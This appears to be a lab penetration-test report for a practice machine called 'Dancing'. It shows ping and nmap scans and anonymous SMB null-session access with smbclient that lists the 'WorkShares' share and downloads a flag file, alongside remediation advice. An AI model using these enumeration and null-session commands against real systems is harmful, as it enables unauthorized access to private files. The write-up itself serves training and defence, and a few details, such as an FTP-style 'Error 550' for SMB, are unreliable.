
Category



Name: Dancing
Level: Very Easy

Executive summary

Our security review of the Windows-based system (IP: 10.129.206.108) confirmed that the system is active and reachable over the network. We evaluated its visible features and found several components that, if not properly secured, could allow unauthorized access.

Key Findings:

- **Accessible System Functions:** The system is running essential Windows services that manage daily operations. However, some of these services are exposed in a way that might allow unapproved users to connect remotely.
- **Open Shared Folder:** A shared directory named "WorkShares" was found to be accessible without strict verification. This means that critical information in these folders could potentially be accessed or misused by individuals without proper credentials.

Recommendations:

- **Enhance Access Controls:** Limit who can view and interact with shared folders by setting up stricter authentication and permissions.
- **Reduce Exposure:** Review and adjust the network settings to ensure that only necessary services are accessible from outside the system.
- **Regular Security Audits:** Continually review and update system configurations and security measures to prevent potential breaches.

In summary, although the system is functioning properly, its current configuration could allow unauthorized access to sensitive data. It is important to implement stronger security measures to protect the company’s information and overall network integrity.

Technical Summary

1. Key Findings

- **Exposed Services**:
  - SMB (445/tcp) with anonymous access enabled to `WorkShares` share
  - WinRM (5985, 47001/tcp) accessible
  - Multiple RPC instances (135, 49664-49669/tcp) exposed
- **Critical Vulnerability**:
  - SMB share `\\10.129.206.108\WorkShares` allows:
    - Directory enumeration without authentication (`smbclient -N -L`)
    - Read access with null credentials (`smbclient -U ""`)

2. Technical Evidence


```
# Successful unauthenticated access:
smbclient -U "" \\\\10.129.206.108\\WorkShares
smb: \> ls
  Amy.J/    James.P/    # Enumerated directories
smb: \> get James.P/flag.txt  # Successful file download

- **Recovered Content**:

    - `worknotes.txt`: Internal notes about service configurations

    - `flag.txt`: Proof-of-concept vulnerability demonstration
```

3. Technical Risk Analysis



- **CVSS v3.1**: 4.3 (Medium) - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Potential Impact**:
  - Sensitive information exfiltration

- Potential privilege escalation to other services (WinRM/RPC)

- **Mitigating Factors**:
  - Write access not available (Error 550 on PUT attempts)
  - SMB Signing enabled (but not required)

4. Technical Recommendations

1. **SMB Hardening**:

```
# In smb.conf or GPO policies:
[global]
restrict anonymous = 2
map to guest = Never
```

2. **Access Controls**:
   - Implement mandatory authentication
   - Apply firewall rules to restrict access to authorized IPs only
3. **Monitoring**:
   - Enable detailed SMB access logging
   - Configure alerts for anonymous connection attempts

SMB Uncontrolled access

Evidence:

We can list shares as a NULL User

```
kali@kali ~/workspace/Dancing [16:04:50] $ smbclient -N -L
//10.129.206.108

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
```

We can access to shares without password and as a NULL user

```
kali@kali ~/workspace/Dancing [16:05:04] $ smbclient -U ""
\\\\10.129.206.108\\WorkShares
```

```
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021

                5114111 blocks of size 4096. 1730415 blocks available
```

Exploitation Path Description

1. Connectivity Verification

To ensure the target is up and reachable, the following `ping` command was executed. The response confirms that the host is active and responding:

```
kali@kali ~/workspace/Dancing [15:54:30] $ ping -c 1 10.129.206.108
PING 10.129.206.108 (10.129.206.108) 56(84) bytes of data.
64 bytes from 10.129.206.108: icmp_seq=1 ttl=127 time=58.3 ms

--- 10.129.206.108 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 58.317/58.317/58.317/0.000 ms
```

2. Port Scanning

Observation: The scan identified several services typically associated with a Windows environment:

- **Ports 135, 139, and 445:** Commonly used for Microsoft RPC, NetBIOS, and SMB (microsoft-ds).
- **Ports 5985 and 47001:** Associated with remote administration services (WS-Man/WinRM).
- **Ports 49664-49669:** Labeled as "unknown", which may require further investigation to ascertain their functionality.

```
kali@kali ~/workspace/Dancing [15:54:50] $ sudo nmap -sS -p- --open -n -Pn
10.129.206.108 -oN DancingPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 15:56 EDT
```

```
Nmap scan report for 10.129.206.108
Host is up (0.044s latency).
Not shown: 64666 closed tcp ports (reset), 858 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds
```

3. Service Enumeration

To gain more detailed information on the detected services, a version scan with NSE scripts was performed:

```
kali@kali ~/workspace/Dancing [15:58:57] $ sudo nmap -sVC -p
135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 10.129.206.108
-oN DancingSVC

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 16:00 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for 10.129.206.108
Host is up (0.045s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-20T00:01:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 3h59m59s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.61 seconds
```

4. SMB Shares Enumeration

The next phase involved enumerating and accessing SMB shares on the host using `smbclient`.

4.1 Listing Available Shares

First, a list of shares was retrieved:

```
kali@kali ~/workspace/Dancing [16:04:50] $ smbclient -N -L
//10.129.206.108

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
```

```
do_connect: Connection to 10.129.206.108 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Observation: The host offers several shared resources. Of particular interest is the `WorkShares` share, which may contain sensitive information if not properly secured.

4.2 Accessing the "WorkShares" Share Without Credentials

Next, an attempt was made to access the `WorkShares` share without any credentials:

```
kali@kali ~/workspace/Dancing [16:05:04] $ smbclient -U ""
\\\\10.129.206.108\\WorkShares
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021

                5114111 blocks of size 4096. 1730415 blocks available
```

Observation: Accessing the share without valid credentials allowed enumeration of its content. The directories (e.g., `Amy.J` and `James.P`) suggest the presence of user-specific folders, representing potential targets for further exploitation or privilege escalation.

Conclusions and Recommendations

Findings:

- The target is live, responding to ICMP requests.
- Multiple open ports and services typical to a Windows environment were identified (RPC, NetBIOS, SMB, and WS-Man/WinRM).
- The presence of accessible SMB shares (specifically `WorkShares`) without strict authentication raises a security concern.

Recommendations:

- **Harden SMB configurations:** Restrict and audit share permissions to prevent unauthorized access.
- **Review network exposure:** Consider limiting exposure of critical management and file-sharing ports in production environments.

- **Enforce strong authentication:** Ensure that all remote management services require robust authentication and that activity is logged for auditing.

This report serves as the basis for planning further exploitation steps and implementing corrective actions in the targeted infrastructure.

Appendix - Tools Used

1. Nmap

Description: Nmap is an open-source tool used for network discovery and security auditing. It helps identify active hosts, open ports, running services, and even determine operating system details. By providing detailed insights into networked systems, it serves as an essential component for vulnerability assessments.

Functionality Employed in the Report:

- **Host and Port Scanning:** Used to verify the target system's availability via methods such as ICMP ping and comprehensive TCP port scans.
- **Service Detection:** The version detection options (e.g., `-sV` and `-sC`) allowed the collection of detailed information about each active service. This included identifying Microsoft-specific applications like RPC, NetBIOS, SMB, and HTTPAPI services.
- **Report Generation:** The output from Nmap was saved and documented to provide a clear reference of the machine’s state and the services discovered, which is crucial for further analysis and remediation planning.

2. smbclient

Description: `smbclient` is a command-line utility that is part of the Samba suite. It enables interaction with file shares over the SMB/CIFS protocol, functioning similarly to how Windows accesses shared folders. This tool is invaluable for enumerating and testing access to network-shared resources.

Functionality Employed in the Report:

- **Listing Shared Resources:** It was used to enumerate available SMB shares on the target, revealing shared directories such as "WorkShares."
- **Access Without Credentials:** The tool allowed access to share content without requiring strict authentication, thereby exposing potential security misconfigurations.
- **Directory Exploration:** Once access was established, smbclient enabled examination of the share’s contents, including user-specific directories, which may present attack vectors if not properly secured.

These tools were fundamental in performing a comprehensive assessment of the target system, highlighting vulnerabilities that could be exploited if not remediated. Each tool

provided critical insights into different layers of the system's exposure, forming the basis for the recommendations and further security strategies.